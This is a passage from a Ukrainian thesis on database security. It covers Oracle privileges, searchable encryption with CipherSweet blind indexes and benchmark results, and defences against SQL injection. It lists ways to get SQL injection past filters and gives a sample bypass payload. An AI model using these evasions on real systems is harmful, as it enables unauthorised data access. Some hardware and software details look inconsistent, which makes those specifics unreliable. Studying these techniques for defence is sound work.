Для цього існує шість додаткових облікових записів адміністратора, які слід активувати та призначити адміністраторам для виконання конкретних завдань. Це SYSDBA, SYSOPER, SYSASM, SYSBACKUP, SYSDG та SYSKM [36].

Привілеї, надані користувачам бази даних, можуть бути об'єктними або системними. Об'єктний привілей — це право виконувати дію за допомогою команд DML над таблицею, поданням, процедурою, функцією, послідовністю або пакетом. Творець схеми автоматично має всі об'єктні привілеї для всіх об'єктів у схемі та може надавати ті самі об'єктні привілеї іншим користувачам. Для таблиць привілеї включають SELECT, INSERT, UPDATE, DELETE та REFERENCES, а також ALTER (право використовувати команду ALTER TABLE) та INDEX (право використовувати команду CREATE INDEX).

Системні привілеї включають право виконувати дії за допомогою команд DDL над даними бази даних, схемами, табличними просторами або іншими ресурсами Oracle, а також право створювати облікові записи користувачів [22].

Для адміністративних завдань використовуються спеціалізовані ролі на кшталт SYSDBA та SYSOPER, що забезпечують розподіл обов'язків. Oracle також підтримує детальний аудит усіх операцій, що дозволяє відстежувати дії користувачів на рівні окремих команд. Важливою особливістю є можливість створення профілів паролів з політиками складності та обмеженням часу дії облікових записів [32].

Регулярне проведення ретельних аудитів безпеки є критично важливим для оцінки захищеності конфіденційних даних клієнтів. Систематичні перевірки дозволяють своєчасно виявляти потенційні вразливості, порушення політик безпеки та несанкціоновані дії в базах даних [41].

Особливе значення мають аудити відповідності стандартам, зокрема:

- SOC 1 (Service Organization Control 1) - зосереджений на контролях, що впливають на фінансову звітність.
- SOC 2 (Service Organization Control 2) - охоплює критерії безпеки, доступності, обробної цілісності, конфіденційності та приватності.

Процес аудиту включає комплексне тестування систем контролю доступу, моніторинг подій безпеки, аналіз журналів подій та перевірку відповідності встановленим політикам. Результати аудиту дозволяють ідентифікувати слабкі місця в системі захисту даних та розробити ефективний план усунення виявлених недоліків [42].

Фаєрвол представляє собою критично важливий елемент системи безпеки, що функціонує як інтелектуальний фільтр для мережевого трафіку. Його основне завдання полягає в аналізі та контролі всіх вхідних і вихідних з'єднань до серверів баз даних. Правильна конфігурація фаєрволу дозволяє ефективно обмежити несанкціонований доступ до чутливих даних [46].

Сучасні системи захисту використовують кілька ключових підходів.

Проксі-сервери діють як проміжні ланки, приховуючи реальні адреси серверів БД від зовнішніх клієнтів. Це значно ускладнює потенційні атаки, оскільки зловмисники не мають прямого доступу до цільових систем [39].

Пакетна фільтрація забезпечує перевірку кожного окремого пакета даних за попередньо визначеними критеріями безпеки. Цей механізм дозволяє блокувати підозрілі запити на найнижчому рівні [39].

Спеціалізовані шлюзи забезпечують додатковий рівень захисту для конкретних протоколів і додатків, застосовуючи спеціалізовані правила безпеки для різних типів з'єднань [29].

3.2 Шифрування в базах даних з можливістю пошуку

Шифрування забезпечує захист даних, роблячи їх недоступними без криптографічних ключів, однак воно також унеможливлює виконання пошуку без розшифрування. Наївним рішенням цієї проблеми є повне завантаження бази даних з подальшим локальним розшифруванням і пошуком, але для більшості застосунків з великими обсягами даних такий підхід непрактичний. Альтернативний метод — розшифрування даних на сервері для виконання запиту — знижує рівень безпеки, оскільки розкриває дані серверу [37].

Ідеальним рішенням є забезпечення максимальної функціональності пошуку при мінімальній втраті конфіденційності, що реалізується за допомогою технології пошукового шифрування (Searchable Encryption — SE). Ця методика дозволяє виконувати пошукові операції без необхідності повного розшифрування даних, зберігаючи їх захищеність. Абстрактний принцип роботи SE представлено на Рисунку 3.3 [36].

Сучасні системи пошукового шифрування підтримують різноманітні типи запитів, включаючи пошук за точним співпадінням, булеві операції та пошук у діапазонах. Ефективність таких систем залежить від правильного вибору параметрів індексування та оптимізації продуктивності.




Рисунок 3.3 - Абстрактна схема пошукового шифрування [45]

Схема пошукового шифрування (Searchable Encryption) є спеціалізованим криптографічним підходом, що дозволяє здійснювати операції пошуку над

зашифрованими даними без необхідності їх попереднього розшифрування. Фундаментальний принцип роботи таких систем полягає у використанні одного з двох основних методів: спеціальних алгоритмів шифрування, що зберігають можливість пошуку, або генерації допоміжних індексних структур, які зберігаються на сервері у зашифрованому вигляді. Ключовим елементом функціонування SE-систем є механізм trapdoor – спеціалізованого предикату, що формується клієнтською стороною для виконання пошукових запитів сервером без розкриття фактичного змісту даних [46].

Проектування ефективних систем пошукового шифрування вимагає оптимального балансу між чотирма критичними параметрами: рівнем безпеки, що визначається обсягом інформаційного витоку (leakage), функціональною повнотою, що характеризується спектром підтримуваних типів запитів; продуктивністю, що залежить від обраних структур даних та алгоритмів індексації; та ергономічністю використання. Практично будь-яке покращення одного з цих параметрів неминуче призводить до погіршення інших, що обумовлює необхідність глибокого аналізу специфіки конкретного застосування при виборі архітектурного рішення [42].

Найбільш критичними є атаки, засновані на статистичному аналізі характеристик переданих даних, які дозволяють відтворити структуру зашифрованої інформації без безпосереднього доступу до її змісту. Основним вектором атак є ідентифікація запитів за обсягом повернених результатів, де кожен пошуковий запит, що має унікальну кількість відповідних записів, може бути однозначно ідентифікований серед інших запитів [44].

Другим критичним методом компрометації є кореляційний аналіз перетинів даних, коли знаючи один параметр пошуку, зловмисник може визначати інші параметри через аналіз кількості спільних результатів. Наприклад, різна кількість збігів для комбінацій значень дозволяє встановити значення невідомих полів шляхом порівняння статистичних характеристик.

Ці методики демонструють, що навіть без прямого доступу до розшифрованого вмісту даних, пасивне спостереження за схемою запитів та аналіз метаданих дозволяють відтворити значну частину структури та семантики зашифрованої бази даних, що становить серйозну загрозу для конфіденційності

інформації в системах пошукового шифрування [46].

Таблиця 3.1 - Порівняльна таблиця схем пошуку за шифрованими даними

Схема SE	Виразність запитів	Безпека	Накладні витрати на продуктивність
CryptDB	Еквівалентність, Булеві, Діапазон, Оновлення, Сума	Низька	~30%
Blind Seer	Еквівалентність, Булеві, Діапазон, Оновлення	Середня	~20 – 300%
OSPIR-OXT	Еквівалентність, Булеві, Діапазон, Оновлення	Середня	~1000%
SisoSPIR	Еквівалентність, Діапазон	Висока	~500%
CipherSweet	Еквівалентність	Висока	~1000 – 1500%

У сучасних умовах зростання популярності хмарних технологій та моделі "база даних як сервіс" постає гостра потреба у забезпеченні конфіденційності даних, що зберігаються на сторонніх серверах. Одним з перспективних підходів до вирішення цієї проблеми є технологія пошукового шифрування (Searchable Encryption), яка дозволяє здійснювати операції пошуку без необхідності розшифрування даних [35].

Проведений аналіз існуючих SE-схем показав, в наведеній таблиці 3.1 що основним критерієм їх ефективності є оптимальний баланс між трьома ключовими параметрами: рівнем безпеки, функціональною повнотою та продуктивністю. Найбільш розповсюдженими типами атак на SE-системи є count-атака та атака ієрархічного пошуку, які експлуатують витік метаданих через аналіз статистичних характеристик запитів [39].

Серед сучасних реалізацій SE-схем для SQL-баз даних варто відзначити CryptDB, який пропонує найширший набір функцій при прийнятному падінні продуктивності (близько 30%), але має обмежений рівень безпеки. Системи Blind Seer та OSPIR-OXT демонструють середні показники безпеки, проте супроводжуються значним зниженням продуктивності (до 1000%).

Однією з ключових проблем захисту даних у реляційних базах даних є те що після застосування криптографічно стійкого шифрування застосунок фактично втрачає можливість виконувати пошук фільтрацію або сортування за зашифрованими атрибутами У традиційній моделі коли дані зберігаються у відкритому вигляді сервер бази даних може виконувати операції на кшталт WHERE Field_A = value ORDER BY Field_A LIKE JOIN та інші

Однак після шифрування навіть така проста операція як порівняння двох значень стає неможливою оскільки криптографічно стійкі шифри (зокрема AES256GCM або ChaCha20Poly1305) генерують випадковий шифротекст кожного разу навіть для ідентичних вхідних даних Це властивість називається семантичною стійкістю (CPAsecure) і вона з одного боку гарантує високий рівень безпеки але з іншого робить класичні SQLоперації непридатними

Для вирішення цієї проблеми у фреймворку CipherSweet було застосовано механізм який отримав назву сліпе індексування (blind indexing) Його суть полягає в тому що для кожного чутливого атрибуту створюється додаткове полеіндекс яке не містить самих даних але дозволяє однозначно розпізнавати їх під час пошуку Замість зберігання даних у відкритому вигляді використовується два різні криптографічні механізми.

Шифрування (Enc/Dec) для зберігання справжнього значення поля у захищеному вигляді та псевдовипадкова функція PRF для створення детермінованого але незворотного індекса який і буде використовуватися у запитах типу SELECT

Нижче наведено SQL-таблицю з двома атрибутами Password та Email, що містить три записи (табл. 3.2).

Таблиця 3.2 - Таблиця в базі даних SQL

Record_name	Password	Email
record_0	data_1	data_2
record_1	data_4	data_3
record_2	data_1	data_5

Рисунок 3.4 – приклад таблиці з початковими даними

Для додавання нульового запису до таблиці використовується наступний INSERT-запит:

```
INSERT INTO table VALUES (data_1, data_2)
```

Для пошуку записів за атрибутом Password використовується наступний SELECT-запит:

```
SELECT * FROM table WHERE Password = 'data_1'
```

Результатом виконання такого запиту буде таблиця, що містить два записи: record_0 та record_1.

При шифруванні даних сервер втрачає можливість виконувати порівняння Field_A = data_1. Для вирішення цієї проблеми вихідну таблицю модифікують шляхом додавання атрибута Password_index, який міститиме метадані про дані, позначені атрибутом PRF_index (таб. 3.3).

Таблиця 3.3 - Модифікація вихідної таблиці для CipherSweet


Record_name	PRF_index	Password	Email
record_0	index_1	data_1	data_2
record_3	index_1	data_1	data_5
record_2	index_4	data_4	data_3

Рисунок 3.5 – Приклад модифікованої вихідної таблиці

Тепер можна зашифрувати дані, використовуючи криптографічно стійкий (CPA secure) блоковий шифр (наприклад, AES-256-GCM) для атрибута Password, а для забезпечення можливості порівняння в індекс записують результат застосування криптографічно стійкої (PRF) псевдовипадкової функції (наприклад, PBKDF2 або Argon2). Операцію шифрування позначимо функціями Enc/Dec (відповідно зашифрування та розшифрування), а операцію обчислення псевдовипадкової функції - PRF.

Таблиця 3.4 - Подання зашифрованих даних на недовіреному сервері

Record_name	PRF_index	Enc(Password)	Email
record_0	PRF (index_1)	Enc(data_1)	data_2
record_3	PRF (index_1)	Enc (data_1)	data_5
record_2	PRF (index_4)	Enc (data_4)	data_3



```
MariaDB [ciphersweet]> SELECT
    ->     e.record_name,
    ->     m.field_a as original_password,
    ->     LEFT(e.field_a_index, 24) as prf_index,
    ->     LEFT(e.field_a_encrypted, 45) as enc_cipher,
    ->     custom_decrypt(e.field_a_encrypted) as decrypted_password
    -> FROM encrypted_table e
    -> JOIN modified_table m ON e.record_name = m.record_name
    -> ORDER BY m.field_a, e.record_name;
+-------------+-----------------+-------------------------+----------------------------------------------+--------------------+
| record_name | original_password | prf_index               | enc_cipher                                   | decrypted_password |
+-------------+-----------------+-------------------------+----------------------------------------------+--------------------+
| user_001    | MySecurePass123!  | ff095f9f6ff43d04ba296964 | QUVTMjU2XzFiYzc2NDcyNTZjNDdiMWRjNGQ5ZjI2NjkwM | MySecurePass123!   |
| user_003    | MySecurePass123!  | ff095f9f6ff43d04ba296964 | QUVTMjU2XzRkNmMzNmJhNjg2YjZhNWNlZjk3Mzk3YmE2N | MySecurePass123!   |
| user_002    | Qwerty123$        | c21b4627b3e06e3896741ba2 | QUVTMjU2XzlkMzAyOWE5MzVlNTllOWIyZWMxZjRkZGEyM | Qwerty123$         |
+-------------+-----------------+-------------------------+----------------------------------------------+--------------------+
3 rows in set (0.000 sec)
```

Рисунок 3.6 - Подання зашифрованих даних на недовіреному сервері

Для реалізації описаного підходу необхідно:

1. Адаптувати структуру таблиць та модифікувати SQL-запити

2. Впровадити криптографічні функції шифрування (Enc), розшифрування (Dec) та псевдовипадкової функції (PRF) у робочий процес програми

Початковий INSERT-запит для додавання запису record_0 з даними (data_1, data_2) набуває наступного вигляду:

```
INSERT INTO table VALUES (index_1, encrypted_data_1, data_2)
```

де index_1=PRF(data_1),

encrypted_data_1=Enc(data_1).

Після виконання SELECT-запиту клієнтський додаток отримує від сервера зашифровані дані.

Процес обробки результатів включає отримання зашифрованих значень полів Password_encrypted та Email_encrypted для знайдених записів (record_0 та record_1), та використання функції розшифрування Dec для відновлення оригінальних даних.

```
decrypted_data = Dec(key, Password_encrypted)
```

Важливим аспектом безпеки в системах пошукового шифрування є детермінований характер псевдовипадкових функцій (PRF). Якщо два однакових фрагменти даних генерують ідентичні індекси, це створює потенційний канал витоку інформації. Зловмисник, що має доступ до бази даних, може виявити статистичні закономірності шляхом аналізу частотності індексних значень, що дозволяє ідентифікувати однакові записи навіть без доступу до оригінальних даних [43].

Для зменшення ризиків витоку метаданих через аналіз індексів у CipherSweet використовується методика усічення. Якщо псевдовипадкова функція генерує 64-байтні індекси, то серверу передаються лише їх скорочені версії. Це значно ускладнює потенційному зловмиснику проведення частотного аналізу та виявлення однакових значень даних, оскільки усічені індекси мають вищу ймовірність колізій [45].

Однак такий підхід має важливий компроміс: зменшення розміру індексів призводить до зростання ймовірності false positive результатів. Сервер втрачає можливість точно ідентифікувати відповідні записи і може повертати дані, що лише частково відповідають критеріям пошуку.

Відповідальність за фільтрацію неточних результатів перекладається на клієнтський додаток. Після отримання попередніх результатів від сервера та їх розшифрування, додаток повинен виконувати додаткову перевірку та відсіювання нерелевантних записів. Це забезпечує додатковий рівень безпеки, але потребує додаткових обчислювальних ресурсів на стороні клієнта [45].

Таблиця 3.5 - Модифікація вихідної таблиці для CipherSweet

Record_name	PRF_index	Password	Email
record_0	index_1[64]	ENCRYPTED	data_2
record_3	index_1[64]	ENCRYPTED	data_5
record_2	index_4 [64]	ENCRYPTED	data_3
	PRF_index	Password	Email
record_0	index_1 [<64]	ENCRYPTED	data_2
record_3	index_1[<64]	ENCRYPTED	data_5
record_2	index_4 [<64]	ENCRYPTED	data_3

```
MariaDB [ciphersweet]> SELECT
    ->     record_name,
    ->     custom_decrypt(field_a_encrypted) AS password,
    ->     LEFT(field_a_index_full, 24) AS index_full,
    ->     field_a_index_64bit AS index_64bit,
    ->     field_a_index_32bit AS index_32bit,
    ->     field_a_index_16bit AS index_16bit,
    ->     field_b AS email
    -> FROM planned_index_table
    -> ORDER BY custom_decrypt(field_a_encrypted), record_name;
+-------------+-----------------+--------------------------+----------------------+--------------+-------------+----------------+
| record_name | password        | index_full               | index_64bit          | index_32bit  | index_16bit | email          |
+-------------+-----------------+--------------------------+----------------------+--------------+-------------+----------------+
| user_001    | MySecurePass123! | ff095f9f6ff43d04ba296964 | ff095f9f6ff43d04c4ca | ff095f9fc4ca | ff09c4ca    | john@gmail.com |
| user_003    | MySecurePass123! | ff095f9f6ff43d04ba296964 | ff095f9f6ff43d04eccb | ff095f9feccb | ff09eccb    | bob@yahoo.com  |
| user_002    | Qwerty123$      | c21b4627b3e06e3896741ba2 | c21b4627b3e06e38c81e | c21b4627c81e | c21bc81e    | alice@ukr.net  |
+-------------+-----------------+--------------------------+----------------------+--------------+-------------+----------------+
3 rows in set (0.001 sec)
```

Рисунок 3.7 - Модифікація вихідної таблиці для CipherSweet

Параметр усічення індексів, який є одним з ключових параметрів безпеки, може гнучко налаштовуватися користувачем. Для оптимізації цього параметра CipherSweet надає спеціалізований планувальник, який автоматично розраховує оптимальну довжину індексів на основі аналізу рівня конфіденційності даних та очікуваної кількості записів у базі даних.

Чим менша довжина індексу, тим вища продуктивність та менший розмір таблиць, але тим більший ризик колізій, коли різні вхідні значення створюють однакові усічені індекси.

З іншого боку, збільшення довжини індексу знижує ймовірність колізій, але підвищує витрати на зберігання та обробку.

Для того щоб визначити оптимальне значення цього параметра, у CipherSweet застосовується спеціалізований механізм — Index Planner. Він

дозволяє автоматизувати розрахунок усічення індексів на основі математичної моделі зіставлення можливого числа записів у таблиці з розміром простору вхідних даних.

```
SET @base_index = 'f095f96ff43d04ba296964c21b4627b3e06e3896741ba2';

SET @record_id = 1;

-- Розрахунок індексу з 64 бітами

SELECT apply_index_planning(@base_index, 64, @record_id)

       AS index_64bit;

-- Розрахунок індексу з 32 бітами

SELECT apply_index_planning(@base_index, 32, @record_id)

       AS index_32bit;

-- Розрахунок індексу з 16 бітами

SELECT apply_index_planning(@base_index, 16, @record_id)

       AS index_16bit;
```

Рисунок 3.8 – Планування індексів у системі пошуку

У практичному прикладі, який демонструє роботу планувальника, максимально очікувана кількість записів у таблиці складає 50 000. Розмір простору значень визначається вхідними даними, що представляють роки у календарі. Оскільки рік складається з чотирьох цифр, можливий діапазон містить 10 000 комбінацій (від 0000 до 9999).

Математично це відповідає розміру простору значень $\log_2(10\,000) \approx 14$ біт. Планувальник, маючи ці параметри на вході, розраховує оптимальне значення, яке забезпечує низьку ймовірність колізій за умови, що база може містити десятки тисяч записів. У результаті формується індекс усіченої довжини, достатньої для гарантованої точності пошуку, але при цьому компактної та ефективної з погляду продуктивності.

```
MariaDB [ciphersweet]> SELECT
    ->     record_name,
    ->     field_a_index_32bit as search_index,
    ->     custom_decrypt(field_a_encrypted) as found_password,
    ->     LEFT(field_a_encrypted, 30) as encrypted_preview,
    ->     field_b as email
    -> FROM planned_index_table
    -> WHERE field_a_index_32bit = @search_index_32bit
    -> ORDER BY custom_decrypt(field_a_encrypted), record_name;
+-------------+--------------+-----------------+--------------------------------+----------------+
| record_name | search_index | found_password  | encrypted_preview              | email          |
+-------------+--------------+-----------------+--------------------------------+----------------+
| user_001    | ff095f9fc4ca | MySecurePass123! | QUVTMjU2XzFiYzc2NDcyNTZjNDdiMW | john@gmail.com |
+-------------+--------------+-----------------+--------------------------------+----------------+
1 row in set (0.000 sec)
```

Рисунок 3.9 – Результат пошуку за індексом

На основі цих параметрів планувальник рекомендує використовувати індекси розміром від 8 до 14 біт. Цей діапазон дозволяє значно зменшити ризики витоку метаданих через аналіз індексів, зберігаючи прийнятну ймовірність false positive результатів. Вибір конкретного значення в межах рекомендованого діапазону залежить від вимог до балансу між рівнем безпеки та продуктивністю системи [32].

Для даних з меншим простором значень (наприклад, бінарні атрибути) розмір індексів може бути зменшений, тоді як для даних з великою кількістю унікальних значень (наприклад, електронні адреси) рекомендується використовувати більші розміри індексів для збереження ефективності пошуку.

Практична реалізація технологій пошукового шифрування вимагає комплексного підходу до інтеграції криптографічних механізмів у існуючу інфраструктуру захисту даних.




Рисунок 3.10 - Використання проксі-сервера, що реалізує функціонал безпеки [45]

На основі аналізу методів сліпого індексування було розроблено архітектурне рішення, що поєднує переваги технології CipherSweet з потребами промислового застосування [32]. Ключовим елементом системи став спеціалізований проксі-сервер, який забезпечує прозоре шифрування даних без необхідності модифікації клієнтських додатків. Цей підхід дозволяє ефективно вирішити проблему управління криптографічними ключами, делегуючи її централізованому компоненту безпеки [37].

Особливу увагу приділено оптимізації процесів обробки запитів, зокрема механізмам фільтрації false positive результатів, що виникають при застосуванні усічених індексів. Незважаючи на певне зниження продуктивності, пов'язане з

необхідністю додаткового розшифрування даних для верифікації результатів пошуку, запропоноване рішення забезпечує прийнятний баланс між безпекою та ефективністю [43].

Інтеграція технології пошукового шифрування в систему захисту баз даних дозволяє значно підвищити рівень конфіденційності інформації при зберіганні в недовірених середовищах, що є особливо актуальним у контексті сучасних вимог до захисту персональних даних та відповідності міжнародним стандартам безпеки. Запропонована архітектура демонструє практичну можливість реалізації ефективних механізмів пошукового шифрування в реальних інформаційних системах [47].

Дослідження продуктивності проводилось на робочій станції з наступними характеристиками: процесор Intel Core i5 з тактовою частотою 7500 МГц (4 ядра), оперативна пам'ять об'ємом 8 ГБ під керуванням операційної системи Ubuntu 18.04 LTS (x64). Як система зберігання даних використовувалась MariaDB 15.1 версії.

Для ініціалізації тестового середовища в базі даних створюється таблиця з використанням наступних SQL-запитів.

```
-- Видалення таблиці, якщо вона вже існує
DROP TABLE IF EXISTS test_raw;
-- Видалення послідовності, якщо вона вже існує
DROP SEQUENCE IF EXISTS test_raw_seq;
-- Створення послідовності для автоінкременту ID, починаючи з 1
CREATE SEQUENCE test_raw_seq START 1;
-- Створення основної тестової таблиці
CREATE TABLE test_raw (
    id INTEGER PRIMARY KEY DEFAULT nextval('test_raw_seq'),  -- Автоматично
збільшується ID
    plaintext BYTEA,     -- Поле для незашифрованих даних (бінарний формат)
    ciphertext BYTEA     -- Поле для зашифрованих даних (бінарний формат)
);
```

Рисунок 3.11 - SQL-запити для створення тестового середовища в MariaDB

Для забезпечення ефективного пошуку за шифрованими даними

створюється функціональний індекс з можливістю варіювання рівня усічення.

```
CREATE OR REPLACE INDEX test_raw_ciphertext_secure_index_idx
ON test_raw (SUBSTRING(ciphertext, 1, secureIndexSize));
```

Рисунок 3.12 – Створення функціонального індексу

Проксі-сервер конфігурується для автоматичного шифрування даних та організації пошуку за атрибутом ciphertext. Тестове навантаження генерується шляхом виконання операцій вставки та вибірки даних.

```
INSERT INTO test_raw (plaintext, ciphertext) VALUES (input, input);
SELECT * FROM test_raw WHERE ciphertext = input;
```

Рисунок 3.13 –імітація робочого навантаження системи для вимірювання

Методологія дослідження передбачає аналіз впливу різних значень параметра secureIndexSize на продуктивність системи при збереженні криптографічної стійкості.

Для оцінки продуктивності було виміряно загальний час затримки запитів (query latency) за допомогою наступного експерименту. Спочатку генерувався вхідний набір даних R обсягом n = 50 000 записей шляхом випадкової вибірки з вихідного матеріалу, який представляв собою колекцію з 25 000 унікальних email-адрес. Отриманий набір даних R записувався до бази даних [41].

Після цього виконувався пошук неіснуючого запису зі значенням атрибута ciphertext='\fSSSSSSSSSSSS', із перевіркою того, що у відповідь не було отримано жодного рядка.

Далі один раз виконувався INSERT-запит із записом r1 з однаковим значенням атрибутів ciphertext та plaintext: plaintext = ciphertext = '\x62614C494E31353247444F4', після чого здійснювався пошук r1 за вказаним значенням із перевіркою того, що у відповідь була отримана точно одна запис.

На завершення десять разів виконувався INSERT-запит із записом r2 з однаковим значенням атрибутів ciphertext та plaintext, після чого проводився пошук r2 за вказаним значенням із підтвердженням того, що у відповідь було отримано точно десять записів [42].

Для оцінки продуктивності системи було проведено серію експериментів із

двома вхідними наборами даних, що мають різне розподілення ключових слів - 350 та 24 000 відповідно.

Як демонструють результати тестування, представлені в зведеній таблиці 3.6, середній час виконання SELECT-запитів, що повертають одну запис, складає лише 0.19-0.20 мілісекунди у базовій конфігурації. При застосуванні захищеного проксіювання загальний час виконання таких операцій зростає до 1.1-2.1 мілісекунди, що свідчить про відносне зниження продуктивності в середньому у 5-10 разів.

Таблиця 3.6 - Зведена таблиця продуктивності шифрування бд з методом пошуку

Ключовий сценарій	Базовий час	З проксі	Вплив	Чинник впливу
Пакетне додавання (50×1000)	2.3-2.6 с	28.6-29.2 с	~11%	Шифрування (83%)
Вибірка 10 записів	0.24-0.26 мс	5.2-7.0 мс	~20-26%	Розшифрування + індекс
Вибірка 1 запис	0.19-0.20 мс	1.1-2.1 мс	~5-10%	Безпечний індекс
Одиночні INSERT	691-737 с	708-795 с	+2-12%	Мережа + логіка
Порожні SELECT	0.18-0.19 мс	0.48-0.54 мс	+80-90%	Індекс (8%) + мережа

Детальний аналіз часових витрат за типами операцій для пакетної вставки даних показує, що процес шифрування займає приблизно 83% від загального часу обробки запитів, тоді як обчислення індексів становить лише близько 1%. Решта часу припадає на мережеву комунікацію та логіку роботи застосунку.

Для операцій поодинокої вставки співвідношення є істотно кращим: шифрування займає лише 7-8% часу, а основний вплив на продуктивність мають мережеві операції.

Загалом, система демонструє адекватну продуктивність для реального використання, оскільки найбільш поширені операції поодинокої вставки данних мають мінімальне зниження швидкодії (2-12%), що є виправданим компромісом для забезпечення високого рівня безпеки даних. Ці результати є вагомим доказом того, що обрана методика захисту може успішно застосовуватися в промислових

рішеннях без суттєвого впливу на продуктивність роботи з даними.

3.3 Методи захисту баз даних від SQL-ін’єкцій

Найбільш простим та очевидним способом захисту від SQL-ін'єкцій є ретельна фільтрація даних, отриманих від користувача, перед їх використанням у формуванні SQL-запитів. Така фільтрація може здійснюватися як на стороні сервера додатку, так і за допомогою спеціалізованих програмно-апаратних рішень – брандмауерів веб-застосунків [32].

Для різних типів даних існують свої методи: чисельні значення доцільно перетворювати на відповідний тип, а для рядків застосовувати видалення або екранування спеціальних символів, блокування ключових слів SQL або перевірку за допомогою регулярних виразів [37].

Цей підхід реалізується або за рахунок готових бібліотек, або шляхом розробки власних класів фільтрації. Головним недоліком фільтрації є те, що існують спеціальні методи, які дозволяють її обійти – так звана обфускація SQL-ін'єкцій [31]. Під обфускацією розуміють модифікацію коду або запиту, яка зберігає його функціональність, але ускладнює розпізнавання шкідливих конструкцій. У разі SQL-ін'єкцій це досягається шляхом маскування спецсимволів та операторів мови SQL [36].

Для обходу фільтрів зловмисники використовують різноманітні прийоми, серед яких заміна логічних операторів AND та OR на їх символьні аналоги && та ||, використання символів у шістнадцятковому кодуванні замість їх прямого введення, застосування подвійного кодування символів, використання строкових функцій для розбиття ключових слів, додавання в потік даних коментарів SQL, написання ключових слів у змішаному регістрі або їх вкладене дублювання [41].

Слід зазначити, що різні способи обфускації можуть бути ефективними лише для певних СУБД, наприклад, заміна операторів AND/OR на && та || працює тільки в MySQL, що обумовлює необхідність врахування специфіки системи керування базами даних при побудові системи захисту [42].

Система PHPIDS 0.6, яка блокує запити зі знаками рівності, комами або

апострофами, що супроводжуються рядками чи числами, може бути обійдена шляхом заміни оператора = на LIKE та подання параметрів у кодуванні.

Використання SQL-коментарів дозволяє розділяти ключові слова порожніми комментарями, які видаляються при компіляції запиту, але можуть обійти аналізатори, що шукають цілі ключові слова [46].

Обхід фільтрації як ключового слова OR, так і символу апострофа досягається комбінацією заміни оператора та представлення рядкового параметру у шістнадцятковому кодуванні.

Метод вставки зайвих символів у ключові слова ефективний проти систем, що виконують одноразову заміну ключових слів порожніми рядками. Після видалення вставлених фрагментів оригінальне ключове слово відновлює коректну форму [42].

Для протидії цим методам необхідно розширювати словники заборонених конструкцій та ускладнювати правила фільтрації, що може призвести до ускладнення роботи легітимних користувачів без гарантії повного захисту. Таким чином, підхід, що базується виключно на фільтрації вхідних даних, демонструє обмежену ефективність та недостатню надійність як єдиний засіб захисту від SQL-ін'єкцій [44].

Надійнішим за фільтрацію вхідних даних методом захисту від SQL-ін'єкцій є застосування параметризованих запитів, також відомих як підготовлені вирази. Ця технологія передбачає відокремлення даних запиту від безпосередніх операторів SQL, що виконуються, замінюючи конкатенацію рядків у запиті на механізм параметризації.

Серед ключових переваг використання параметризованих запитів можна виділити скорочення обсягу коду завдяки можливості багаторазового використання одного підготовленого запиту з різними наборами даних, зменшення часу виконання через усунення необхідності синтаксичного аналізу при кожному виконанні запиту, оскільки ця операція виконується лише на етапі підготовки, а також вбудований захист від SQL-ін'єкцій, що є прямим наслідком попереднього синтаксичного аналізу та розділення даних і команд [42].

Як демонструє таблиця 3.7, обійти фільтрацію ключового слова OR

можливо шляхом заміни на символьний аналог (||).

Таблиця 3.7 – Приклади обфускації SQL-ін'єкцій

Відфільтрована ін'єкція	Пропущена ін'єкція
Обхід фільтрації ключового слова OR	
1 or 1 = 1	1 || 1 = 1 (сработает в MySQL)
